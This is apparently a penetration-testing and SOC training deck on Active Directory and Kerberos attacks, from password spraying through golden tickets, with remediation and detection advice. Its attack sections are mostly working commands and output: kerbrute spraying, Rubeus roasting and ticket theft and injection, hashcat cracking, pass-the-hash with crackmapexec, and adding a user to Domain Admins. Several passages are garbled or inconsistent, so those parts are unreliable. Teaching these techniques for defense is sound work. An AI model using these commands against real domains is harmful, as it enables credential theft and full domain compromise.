

Active Directory & Kerberos Attack Techniques —

A Penetration Testing & Blue Team Reference Deck



Seven authorized lab/CTF engagements covering credential and ticket abuse in Active Directory environments: Password Spraying, AS-REP Roasting, Kerberoasting, Pass-the-Hash, Pass-the-Ticket, Silver Ticket, Golden Ticket. Educational / authorized-engagement material only.



AGENDA

1



Password Spraying —

from a guessed password to full domain compromise

2



AS-REP Roasting —

abusing a Kerberos pre-authentication misconfiguration

3



Kerberoasting —

targeting Service Accounts via SPNs

4



Pass-the-Hash (PtH) —

authenticating with an NTLM hash instead of a password

5



Pass-the-Ticket (PtT) —

extracting and injecting Kerberos tickets

6



Silver Ticket —

forging a Kerberos service ticket

7



Golden Ticket —

forging a TGT via the KRBTGT account





PASSWORD SPRAYING ATTACK



ENGAGEMENT OVERVIEW

Client	GreenCorp
Domain	green.com
Engagement Type	Internal AD Penetration Test
Date	May 18, 2025
Tester	Red Team Operator

SCOPE

Target	green.com
IP Range	10.10.10.0/24
Network Type	Internal
Objectives	- Obtain valid domain credentials - Achieve lateral movement - Escalate privileges to Domain Admin

PHASE 1: RECONNAISSANCE

Command
nmap -sC -sV -Pn 10.10.10.0/24 -oN nmap_initial.txt

Results (Open Ports)

PORT	STATE	SERVICE	VERSION
88/tcp	open	kerberos-sec	Microsoft Windows Kerberos (server time: 2025-05-18 09:21:30Z)
389/tcp	open	ldap	Microsoft Windows Active Directory LDAP (Domain: green.com)
445/tcp	open	microsoft-ds	Microsoft Windows Server 2019 Standard 17763 microsoft-ds
636/tcp	open	ldaps	Microsoft Windows Active Directory LDAPS (SSL)

RECONNAISSANCE SUMMARY

- Host discovery completed
- Active Directory services identified
- Key ports for AD interaction found: 88, 389, 445, 636

PHASE 2: PASSWORD SPRAYING

Command
kerbrute passwordspray \ --domain green.com \ /usr/share/wordlists/username.txt \ /usr/share/wordlists/passwords.txt

Results

```
2025/05/18 09:31:12 [INFO] Starting password spray attack against green.com
2025/05/18 09:31:15 [VALID LOGIN] green.com\jdoe : Winter2024!
2025/05/18 09:31:20 [VALID LOGIN] green.com\asmith : Winter2024!
2025/05/18 09:31:45 [INFO] Password spray completed
2025/05/18 09:31:45 [INFO] 2 valid logins found
```

PASSWORD SPRAYING SUMMARY

- Password spraying completed
- Valid credentials discovered: 2
- Names of valid users:
 - green.com\jdoe
 - green.com\asmith
- Password used: Winter2024!

PHASE 3: LATERAL MOVEMENT

Command
crackmapexec smb 10.10.10.0/24 -u jdoe -p 'Winter2024!'

Results

SHARE	IP	HOSTNAME	OS	STATUS	SIGGING	ADMIN	SHARE
FILE01	10.10.10.15	FILE01	Windows Server 2019 Standard 17763	[+] Login Successful	True	True	C\$, IPC\$
WS01	10.10.10.23	WS01	Windows 10 Pro 18.0.17763	[+] Login Successful	True	False	C\$, IPC\$
APP01	10.10.10.31	APP01	Windows Server 2019 Standard 17763	[+] Login Successful	True	False	C\$, IPC\$
DB01	10.10.10.42	DB01	Windows Server 2016 Standard 14393	[-] Access Denied	True	False	-
DC01	10.10.10.50	DC01	Windows Server 2019 Standard 17763	[-] Access Denied	True	False	-

LATERAL MOVEMENT SUMMARY

- Authenticated as green.com\jdoe
- Successful access to 3 hosts
- Administrative access on 1 host:
 - FILE01 (10.10.10.15)
- Additional access obtained to:
 - WS01 (10.10.10.23)
 - APP01 (10.10.10.31)

PHASE 4: PRIVILEGE ESCALATION

Command
crackmapexec smb DC01 -u jdoe -p 'Winter2024!' -M bloodhound

Results

```
[*] 10.10.10.50:445 - Logged in successfully
[*] Enumerating domain information with BloodHound
[*] Found user: jdoe
[*] jdoe is member of: IT Support
[*] IT Support has GenericAll over: CORP-IT (Group)
[*] CORP-IT has WriteDacl over: green.com
[*] Path to DA found via WriteDacl
[*] Attempting privilege escalation...
[*] Successfully added user 'jdoe' to 'Domain Admins'
[*] Privilege escalation successful! You are now Domain Admin.
```

PRIVILEGE ESCALATION SUMMARY

- BloodHound path identified
- Abuse of WriteDacl on domain object
- Added user jdoe to Domain Admins
- Domain Admin privileges obtained

IMPACT: FULL DOMAIN COMPROMISE

ATTACK CHAIN SUMMARY

PHASE	ACTIVITY	DESCRIPTION	TOOLS	OUTCOME	SEVERITY
1	Reconnaissance	Identified AD related services and open ports	nmap	Key services discovered (88, 389, 445, 636)	LOW
2	Password Spraying	Discovered valid domain credentials via password spray	kerbrute	2 valid credentials obtained	MEDIUM
3	Lateral Movement	Authenticated to multiple systems within the domain	crackmapexec	Access to 3 systems, admin on 1	HIGH
4	Privilege Escalation	Escalated privileges to Domain Admin	crackmapexec, BloodHound	Domain Admin access obtained	CRITICAL

ROOT CAUSE ANALYSIS

- Weak password policy allowing simple, guessable passwords.
- No account lockout or lockout threshold too high, enabling password spraying.
- Excessive permissions (WriteDacl, GenericAll) on critical AD objects.
- Insufficient monitoring and alerting for authentication anomalies.
- Lack of tiered administration and privilege separation.

RECOMMENDATIONS

- Enforce strong password policy and prohibit common passwords.
- Enable account lockout with reasonable threshold and duration.
- Implement MFA for all users, especially privileged accounts.
- Apply least privilege and review AD object permissions regularly.
- Monitor authentication attempts; alert on failed logon patterns.
- Segment network and restrict lateral movement paths.
- Regularly review access using BloodHound or similar tools.

AS-REP ROASTING ATTACK

1 🔍 STAGE 1 – RECON

Enumerate domain users to gather user information.

```
PS C:\Tools> Get-DomainUser -Domain corp.local
```

samaccountname	DisplayName	Description	Enabled	LastLogon
Administrator	Administrator	Built-in account for administering	True	2025-05-10 09:21:11
Guest	Guest	Built-in account for guest access	False	2025-02-15 10:02:43
krbtgt	krbtgt		True	2025-03-10 09:21:09
svc_backup	svc_backup	Backup service account used by backup scripts and jobs	True	2025-05-08 22:17:05

Total users enumerated: 42

2 STAGE 2 – DISCOVERING WEAK ACCOUNTS

Identify accounts that do not require Kerberos pre-authentication.

```
PS C:\Tools> Get-DomainUser -Domain corp.local -PreauthNotRequired
```

samaccountname	UserPrincipalName	Enabled	DONT_REQ_PREAUTH
svc_backup	svc_backup@corp.local	True	True

```
[*] Account 'wc_backup' DDES NOT require pre-authentication (DONT_REQ_PBEAUTH flag is set).
```

3 STAGE 3 – ATTACK EXECUTION

Request an AS-REP for the identified account without pre-authentication.

```
PS C:\Tools> .\Rubeus.exe asreproast /user:svc_backup /domain:corp.local /outfile:asrep.hash
```

```
[*] Action: AS-REP roasting
[*] Target Domain      : corp.local
[*] Target User       : svc_backup
[*] Using DC          : DC01.corp.local (10.0.0.1)
[*] Building AS-REQ (no preauth)
[*] AS-REP received!
[*] Hash written to asrep.hash
```

Contents of asrep.hash:

```
$krb5asrep$23$svc_backup@CORP.LOCAL:28d0af6e0a1b6d6de9f4e6b7a1e6b3b2$
4e9d6b5f7c1472d9b9f0b26a3d1a9b6e6c5a3a3b0f2d1c8ff7a5e9d6c7088a9f0d1c2a3b4c506e57f8f0e7
```

4 STAGE 4 – OFFLINE HASH CRACKING

Crack the AS-REP hash offline using hashcat.

```
PS C:\Tools> hashcat -m 18200 asrep.hash rockyou.txt --force
```

[illegible]

```
[+] Password successfully cracked in 12 seconds: Backup@2019!
```

5 STAGE 5 – IMPACT VALIDATION

Validate the compromised credentials against the domain.

```
PS C:\Tools> crackmapexec smb DC01.corp.local -u svc_backup -p 'Backup@2019!'
```

SMB	DC01.corp.local	445	DC01	[*] Windows Server 2019 Standard 17783 x64 (name:DC01) (domain:corp.local)
SMB	DC01.corp.local	445	DC01	[+] corp.local\svc_backup:Backup@2019! (Pwn3d!)

[+] Authentication successful. Access confirmed.

ENGAGEMENT OVERVIEW

Environment : corp.local

 Domain Controller : DC01.corp.local (10.0.0.1)

Engagement Type : Internal AD Penetration Test

FINDING

The account 'svc_backup' has Kerberos pre-authentication disabled (DONT_REQ_PREAUTH flag set). This allowed successful AS-REP roasting and offline password recovery.

Severity : HIGH

Account : svc backup

Membership : Backup Operators

ATTACK CHAIN SUMMARY

1 Recon

Enumerate domain users and gather details.

2 Discover Weak Accounts

Identify accounts with pre-auth disabled.

3 Attack Execution

Request AS-REP and extract hash.

4 Offline Hash Cracking

Crack the hash offline to retrieve password.

5 Impact Validation

Valibate access and confirm compromise.

 REMEDICATION

IMMEDIATE ACTIONS

- ⚠ Enable Kerberos pre-authentication for all accounts:
Set-ADAccountControl -Identity svc_backup -DoesNotRequirePreAuth \$false
- ⚠ Reset the password for svc_backup immediately.
- ⚠ Review membership in Backup Operators group.
- ⚠ Audit for other accounts with pre-auth disabled.
- ⚠ Monitor for unusual authentication activity.
- ⚠ Implement tiered admin model and least privilege.
- ⚠ Consider LAPS for local admin password management.

CONCLUSION

AS-REP roasting abuses accounts without Kerberos pre-authentication to obtain password hashes offline. In this engagement, the `svc_backup` account was successfully compromised, granting potential access to backup infrastructure and sensitive data.

Timely remediation and adherence to security best practices can prevent this attack vector.

KERBEROASTING ATTACK

CORE CONCEPT



- **Service Accounts** are highly privileged accounts that running services.
- **Service Principal Names (SPNs)** are unique identifiers for a service instance.
- **Ticket-Granting Service (TGS) tickets** are requested by users from the KDC to access specific services.
- **Why this attack is stealthy:** No traffic is sent directly to the target service.
- Offline cracking generates no domain controller logs.

LAB SCENARIO



- **Domain:** corp.local
- **Attacker:** j.hassan
- **Target Service:** svc_sql
- **SPN:** MSSQLSvc/db01.corp.local:1433


ATTACK STEPS



Step 1: Enumerating SPNs

Find relevant account to find relevant accounts.

```
setspn -T corp.local -Q MSSQLSvc/*
```



Step 2: Requesting TGS Tickets

Request and download tickets for requests tickets process.

```
Rubeus.exe kerberoast /outfile:hashes.txt
```



PwdLastSet Field: Indicates when the password was last changed. Old passwords are weak targets.



Step 3: Offline Crack via Hashcat

Offline brute-forcing process test and shared brute process.

```
sudo hashcat -m 13100 hashes.txt /usr/share/wordlists/rockyou.txt -r /usr/share/hashcat/rules/best64.rule --force
```

-m 13100 - Hash type: Kerberos 5 TGS-REP etype 23 -r best64.rule - Rule-based attacks
hashes.txt - Input hash file --force warnings - Ignore warnings
rockyou.txt - Wordlist




Step 4: Displaying Final Result

View the cracked credentials to find command.

```
hashcat -m 13100 hashes.txt /usr/share/wordlists/rockyou.txt --show
```

ATTACK CHAIN SUMMARY



1. Gain initial access.



2. Enumerate Service Accounts via SPNs.



3. Request TGS Tickets.



4. Extract Ticket Hashes.



5. Perform Offline Cracking.



6. Compromise Service Account.

MITIGATIONS



- Utilize group Managed Service Accounts (gMSA) for automatic password management.
- Use strong encryption like **AES-256** for ticket hashes.
- Monitor **Event ID 4769** for excessive TGS requests from single users.

LEGAL & ETHICAL NOTE

Kerberoasting is a powerful technique taught in certifications like OSCP, CRTP, and CRTE. Perform authorized testing only. Never test on systems you do not own.



PASS-THE-HASH (PTH)



1. OBJECTIVE

Understand how Pass-the-Hash (PtH) enables an attacker to authenticate to remote Windows systems using an NTLM hash instead of the plaintext password.

The goal is to demonstrate how NTLM authentication works and why possession of a valid NTLM hash is equivalent to knowing the password.


2. KEY TERMINOLOGY

- Password:** The original secret known to the user. Used for interactive login.
- Hash:** A one-way cryptographic representation of the password (e.g., NTLM hash). Cannot be reversed to retrieve the password.
- Pass-the-Hash (PtH):** A technique that uses a valid NTLM hash to authenticate to a system without needing the plaintext password.

3. WHAT IS PASS-THE-HASH?

- Windows uses NTLM (or NTLMv2) challenge-response authentication for many protocols like SMB.
- Instead of sending the password, the client proves knowledge of the password by generating a response using the NTLM hash.
- If an attacker has the NTLM hash, they can generate valid responses and authenticate as the user.
- PtH does NOT require cracking the password; it leverages the hash directly.

4. CONCEPTUAL FLOW



5. TECHNIQUE COMPARISON


Technique	Credential Used	Requires Password Recovery?	How It Authenticates
Password Login	Plaintext Password	No	Sends password to authenticate (e.g., over Kerberos/NTLM).
Password Cracking	Password Hash (e.g., NTLM)	Yes	Cracks the hash offline to recover the plaintext password, then logs in.
Pass-the-Hash (PtH)	NTLM Hash (e.g., NTLMv2)	No	Uses the hash directly to respond to NTLM challenges.

6. WHY PASS-THE-HASH WORKS

- NTLM (and NTLMv2) is a challenge-response authentication scheme.
 - The server sends a random challenge to the client.
 - The client uses the NTLM hash of the password to compute a response.
 - The server verifies the response using the same hash it has stored.
- Because the server never needs the plaintext password, possession of the NTLM hash is sufficient to authenticate.
- PtH works as long as:
 - The hash is for a valid account.
 - The account is allowed to authenticate to the target host.
 - The protocol supports NTLM (e.g., SMB).
- PtH is different from password cracking: you do not attempt to recover the password. you reuse the credential material (hash) as-is.

7. LAB SCENARIO

Target : 192.168.197.156
User : victim1
Protocol : SMB
Tool : CrackMapExec
Authentication : NTLM Hash
Command : whoami



8. TOOL: CRACKMAPEXEC

CrackMapExec (CME) is a post-exploitation framework used to quickly enumerate and interact with Windows/Active Directory environments.

- Supports SMB, WinRM, MSSQL, LDAP, and more.
- Enables authentication using plaintext passwords, hashes, or tickets.
- Allows command execution, file access, and lateral movement.
- Highly efficient for red team operations and AD assessments.

9. COMMAND BREAKDOWN

```
crackmapexec smb 192.168.197.156 -u victim1 -H 'a87f3a33d73085c45f9416be5787d06' -x 'whoami'
```

crackmapexec → Executes the CrackMapExec framework
smb → Uses the SMB protocol module
192.168.197.156 → Target IP address
-u victim1 → Username to authenticate as
-H 'a87f3a33d73085c45f9416be5787d06' → NTLM hash of the user's password
-x 'whoami' → Command to execute on the remote host

10. COMMAND EXECUTION FLOW

- CrackMapExec initiates an SMB connection to 192.168.197.156.
- The target responds with an NTLM challenge.
- CME uses the provided NTLM hash to generate the appropriate NTLM response.
- The target validates the response using its stored hash for victim1.
- Authentication succeeds, and an SMB session is established.
- The command (whoami) is executed on the remote host.
- The output is returned to the attacker.

11. UNDERSTANDING THE OUTPUT

```
SMB 192.168.197.156 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64
SMB 192.168.197.156 445 D001 [+] 192.168.197.156:445 - Login Successful
SMB 192.168.197.156 445 D001 [+] Executing command: whoami
SMB 192.168.197.156 445 D001 victim1
SMB 192.168.197.156 445 D001 [+] Command completed
```

- Login Successful:** The NTLM hash was valid and authentication succeeded.
- Executing command:** The remote command (whoami) was run.
- victim1:** The output of the whoami command on the target.

12. SECURITY IMPACT

LATERAL MOVEMENT Attackers can move across systems without needing passwords, using stolen hashes.	CREDENTIAL REUSE Hashes from one machine can be used on many others if the account has access.	PRIVILEGE ESCALATION If high-privilege account hashes (e.g., Admin, Domain Admin) are compromised, attackers gain elevated access.	DOMAIN COMPROMISE Domain admin hashes can lead to full domain compromise and persistence.	ADMIN ABUSE Administrators often have broad access; their hashes are high-value targets.	CREDENTIAL THEFT Hashes are frequently obtained from LSASS memory dumps or credential stores.	SMB UBIQUITY SMB is widely used in Windows environments, making PtH a powerful technique.
--	--	--	---	--	---	---



PASSWORD SPRAYING ATTACK

SOC TRAINING – INTERNAL ACTIVE DIRECTORY ATTACK SIMULATION



ENGAGEMENT OVERVIEW

- Client: GreenCorp
- Domain: **green.com**
- Engagement Type: Internal AD Penetration Test
- Objective: Validate internal security controls
- Result: **Full Domain Admin** achieved in under one hour.



SCOPE & RULES

- Target: **green.com** (IP Range: **10.10.10.0/24**)
- Internal Testing: Black-box
- No Denial of Service (DoS) attacks
- Maximum one password spray attempt per hour
- Account lockout policy: **5** failed attempts per **30** minutes



PHASE 1: RECONNAISSANCE

```
root@kali:~# nmap -Pn -sC -sV -p 88,389,445,636 10.10.10.0/24
```

PORT	STATE	SERVICE	VERSION
88/tcp	open	kerberos-sec	Microsoft Windows Kerberos (server time: 2025-05-18 14:22:31Z)
389/tcp	open	ldap	Microsoft Windows Active Directory LDAP (Domain: green.com)
445/tcp	open	microsoft-ds	Windows Server 2019 Standard 17763 microsoft-ds
636/tcp	open	tcpwrapped	

Service Info: Host: **DC01.green.com**; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2019

CRACKMAPEXEC – SMB NULL SESSION

```
root@kali:~# crackmapexec smb 10.10.10.0/24 -u '' -p '' --shares
```

SMB	10.10.10.10	445	DC01	[*] Windows Server 2019 Standard 17763
SMB	10.10.10.10	445	DC01	[*] Null session authentication successful
SMB	10.10.10.10	445	DC01	[*] Enumerated shares

Permissions	Permiaekk
-----	-----
NETLOGON	READ
SYSVOL	READ
IPC\$	READ

Remote IPC

[*] 8 potential usernames found via Null Session



PHASE 2: PASSWORD SPRAYING

```
root@kali:~# kerbrute passwordspray -d green.com users.txt 'Summer2026!'
```

kerbrute v1.0.3 (9dad6e1) - Password Spraying

2025/05/18 14:28:11 > Using KDC(s):
2025/05/18 14:28:11 > 10.10.10.10:88

2025/05/18 14:28:13 > **VALID LOGIN:** **jsmith@green.com**
2025/05/18 14:28:14 > **VALID LOGIN:** **mrogers@green.com**

2025/05/18 14:28:14 > Completed spraying 8 users in 3.021 seconds

RESULT

- Users tested: **8**
- Valid credentials found: **2**
- Password used: **Summer2026!**
- Duration: **3.021** seconds
- Spray attempt count: **1** (within hourly limit)
- No account lockouts triggered



PHASE 3: LATERAL MOVEMENT

```
root@kali:~# crackmapexec smb 10.10.10.0/24 -u jsmith -p 'Summer2026!'
```

SMB	10.10.10.10	445	DC01	[*] Windows Server 2019 Standard 17763
SMB	10.10.10.20	445 <td>FILESRV</td> <td>[*] Windows Server 2019 Standard 17763</td>	FILESRV	[*] Windows Server 2019 Standard 17763
SMB	10.10.10.20	445 <td>FILESRV</td> <td>[*] jsmith:Summer2026! (Pwn3d!)</td>	FILESRV	[*] jsmith:Summer2026! (Pwn3d!)

```
root@kali:~# smbexec.py green.com/jsmith:Summer2026!@10.10.10.20
```

[*] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32> whoami
green\jsmith

OUTCOME

- Valid credentials used to authenticate to multiple hosts
- Access obtained on FILESRV (10.10.10.20)
- Low-privileged user jsmith has local access
- Able to read sensitive files and browse shares



PHASE 4: PRIVILEGE ESCALATION

BLOODHOUND – ENUMERATE ATTACK PATHS

```
root@kali:~# bloodhound-python -u jsmith -p 'Summer2026!' -d green.com -ns 10.10.10.10 -c All
```

INFO: Authenticating to LDAP server
INFO: Enumerating all domain data. This may take a while...
INFO: Compressing data into domain.zip
INFO: Upload the file to BloodHound for analysis.

ADD USER TO DOMAIN ADMINS GROUP VIA RPC

```
root@kali:~# net rpc group addmem "Domain Admins" green\jsmith -U green.com/jsmith:Summer2026!
```

Enter WORKGROUP\jsmith's password:
The command completed successfully.

jsmith is now a member of **Domain Admins**
Full Domain Admin privileges achieved.



ATTACK CHAIN SUMMARY

#	PHASE	DESCRIPTION	TOOL(S) USED	SEVERITY
1	Reconnaissance	Identify AD services and enumerate users	nmap, crackmapexec	MEDIUM
2	Password Spraying	Spray common password across users	kerbrute	HIGH
3	Lateral Movement	Authenticate and access internal systems	crackmapexec, smbexec	HIGH
4	Privilege Escalation	Add user to Domain Admins group	bloodhound-python, net rpc	CRITICAL

ROOT CAUSE ANALYSIS

- Weak password policy and lack of strong password enforcement
- No account lockout threshold tuning for distributed attacks
- Excessive user enumeration via anonymous (null session)
- Users with local admin rights on servers
- Lack of monitoring for password spray patterns

RECOMMENDATIONS

- ✓ Enforce strong password policy and disable common passwords
- ✓ Implement Smart Lockout to mitigate password spraying
- ✓ Disable SMB null sessions and restrict anonymous enumeration
- ✓ Apply Least Privilege – remove local admin where unnecessary
- ✓ Monitor authentication logs for spray behavior (e.g., many failures from single source)
- ✓ Enable MFA for privileged and remote access



DEFEND. DETECT. RESPOND.
SECURE TODAY, PROTECT TOMORROW.

THREAT SIMULATION REPORT

Date: 2025-05-18 | Engagement: **GreenCorp** Internal AD Test



PASS-THE-TICKET (PTT)



OVERVIEW

Pass-the-Ticket (PTT) is an attack technique that leverages valid Kerberos tickets to gain access to resources without knowing the user's password. The attacker extracts a Ticket Granting Ticket (TGT) or service ticket from memory and injects it into their session to authenticate to the domain and access protected resources.



1. Extract Ticket



2. Analyze Ticket



3. Inject Ticket



4. Access Resources



LAB SCENARIO

- Domain : corp.local
- Target User : admin
- Goal : Extract a Kerberos ticket from LSASS memory, inject it, and access protected resources



1. TICKET EXTRACTION

Extract a Kerberos ticket from LSASS memory using Rubeus.

```
Rubeus.exe dump /luid:0x3e7 /user:admin /nowrap
[*] Action: Dump TGT
[*] LUID : 0x2e7
[*] User : admin
[*] Domain : corp.local
[*] LogonSession : 1f3a8
[*] Extracting tickets...
[*] Ticket successfully extracted!
[*] Saved to file : admin.kirbi
[*] Total tickets : 1
```



2. TICKET ANALYSIS (FILE INFO)

View basic information about the extracted ticket file.

```
Rubeus.exe klist /ticket:admin.kirbi
[*] Ticket Information
[*] File: admin.kirbi
[*] Size: 2.57 KB
[*] Encryption Type: aes256_cts_hmac_sha1
[*] Client: admin@CORP.LOCAL
[*] Server: krbtgt/corp.local@CORP.LOCAL
[*] Validity: 2024-05-28 10:15:34 to 2024-05-28 20:15:34
```



6. ATTACK CHAIN SUMMARY

- Compromise a host and obtain code execution.
- Extract Kerberos ticket (TGT/service ticket) from LSASS memory.
- Analyze the ticket to understand its scope and validity.
- Inject the ticket into the current session (PTT).
- Use the ticket to authenticate to domain resources.
- Maintain access without needing user credentials.



8. MITIGATION

Strengthen Kerberos Security



- Enforce strong encryption types (AES256) for all Kerberos tickets.
- Disable legacy encryption (RC4, DES) in the domain.
- Enforce Kerberos armoring (FAST) to protect against ticket abuse.
- Implement tiered administration and least privilege.



3. TICKET ANALYSIS

Examine the properties of the extracted ticket.

```
Rubeus.exe describe /ticket:admin.kirbi
[*] Action: Describe Ticket
[*] ServiceName : krbtgt/corp.local
[*] ServiceRealm : CORP.LOCAL
[*] UserName : admin
[*] UserRealm : CORP.LOCAL
[*] StartTime : 2024-05-28 10:15:34
[*] EndTime : 2024-05-28 20:15:34
[*] RenewTill : 2024-06-04 10:15:34
[*] Flags : forwardable, renewable, pre_authent
[*] EncryptionType : aes256_cts_hmac_sha1
[*] Ticket is valid
```



4. TICKET INJECTION

Inject the ticket into the current logon session using Rubeus.

```
Rubeus.exe ptt /ticket:admin.kirbi
[*] Action: Pass-the-Ticket
[*] Ticket successfully imported!
[*] User : admin
[*] Domain : corp.local
[*] Logon Session : Current
[*] Ticket is now active in this session.
```



5. VALIDATION

Access a domain resource to validate the ticket.

```
C:\> dir \\dc01.corp.local\c$
Volume in drive \\dd01.corp.local\c$ has no label.
Volume Serial Number is 8C3F-2A7B

Directory of \\dc01.corp.local\c$

05/28/2024 10:30 AM <DIR> Users
05/28/2024 10:30 AM <DIR> Windows
05/28/2024 10:30 AM <DIR> Program Files
0 File(s) 0 bytes
3 Dir(s) 42,515,123,200 bytes free
Access successful using injected ticket.
```



7. DETECTION

Monitor the following Windows Event IDs.

Event ID	Description	What to Look For
4624	An account was successfully logged on	Logon Type 3 (Network) using Kerberos; unusual source IPs; logons for privileged accounts.
4769	A Kerberos service ticket was requested	Service ticket requests for sensitive services (e.g., CIFS, ADMIN\$, LDAP\$); requests from unusual hosts or users.



Ticket Protection & Monitoring

- Enable ticket signing (PAC signing) to prevent ticket forgery.
- Monitor Event IDs 4624 and 4769 for suspicious activity.
- Use Credential Guard / LSASS protection to reduce ticket theft risk.
- Regularly review domain controller security logs.

1. Password Spraying



- Attack vector:** Exploits common, **weak passwords** across many accounts.
- Reconnaissance:** Uses **SMB enumeration** to find targets.
- Tools:** Leverages **Kerbrute** or similar for enumeration & spraying.
- Post-exploitation:** Enables initial lateral movement.
- Goal:** Progression to **domain compromise**.

2. AS-REP Roasting



- Prerequisite:** Accounts with **preauth disabled**.
- Tool-based extraction:** Uses **Rubeus** extraction for hashes.
- Offline process:** Performs **offline cracking** of extracted hashes.
- Targeted groups:** Often hits **Backup Operators** or other privileged groups.
- Ultimate goal:** Gaining access to **NTDS.dit** (domain database).

3. Kerberoasting



- Pre-attack:** Conducts **SPN enumeration** to find targets.

- Attack mechanism:** Makes a specific **TGS ticket request** for the SPN.
- Post-request action:** Uses **hashcat** cracking on the ticket hash.
- Targeted accounts:** Focuses on non-human **service accounts**.
- Weakness:** Relies on accounts with **weak passwords**.



4. Pass-the-Hash

- Authentication reuse:** Performs **NTLM hash reuse** for auth.
- Connection protocol:** Utilizes **SMB authentication**.
- Tooling:** Leverages tools like **CrackMapExec** for automation.
- Key difference:** **No plaintext** needed for authentication.
- Outcome:** Facilitates significant **lateral movement** across the domain.

AD & Kerberos Attack Techniques - Comprehensive Reference Guide

5. Pass-the-Ticket



- Core technique:** Enables valid **ticket extraction** from a system.
- Extraction source:** Pulls tickets directly from **LSASS memory**.
- Attack mechanism:** Performs **ticket injection** onto the target system.
- Key tool:** Primarily uses **Rubeus** for this purpose.
- Goal:** Valid **session hijacking** without authentication.

6. Silver Ticket



- TGS forgery:** Enables **service ticket forging** for a specific service.
- Prerequisite:** Requires the **NTLM hash** of the service account.
- Bypassing security:** Performs attack with **no KDC contact**.
- Attack outcome:** Results in direct **service impersonation** for that service.
- Targeted:** Forged for a single, specific **SPN**.

7. Golden Ticket



- TGT forgery:** Creates an authentic **TGT forging** for 'any' user.
- Prerequisite:** Requires the master **KRBtgt** hash.
- Outcome:** Establishes complete **domain persistence**.
- Access level:** Grants **full access** to the entire domain.
- Bypassing security:** Operates entirely with **no KDC** needed for new tickets.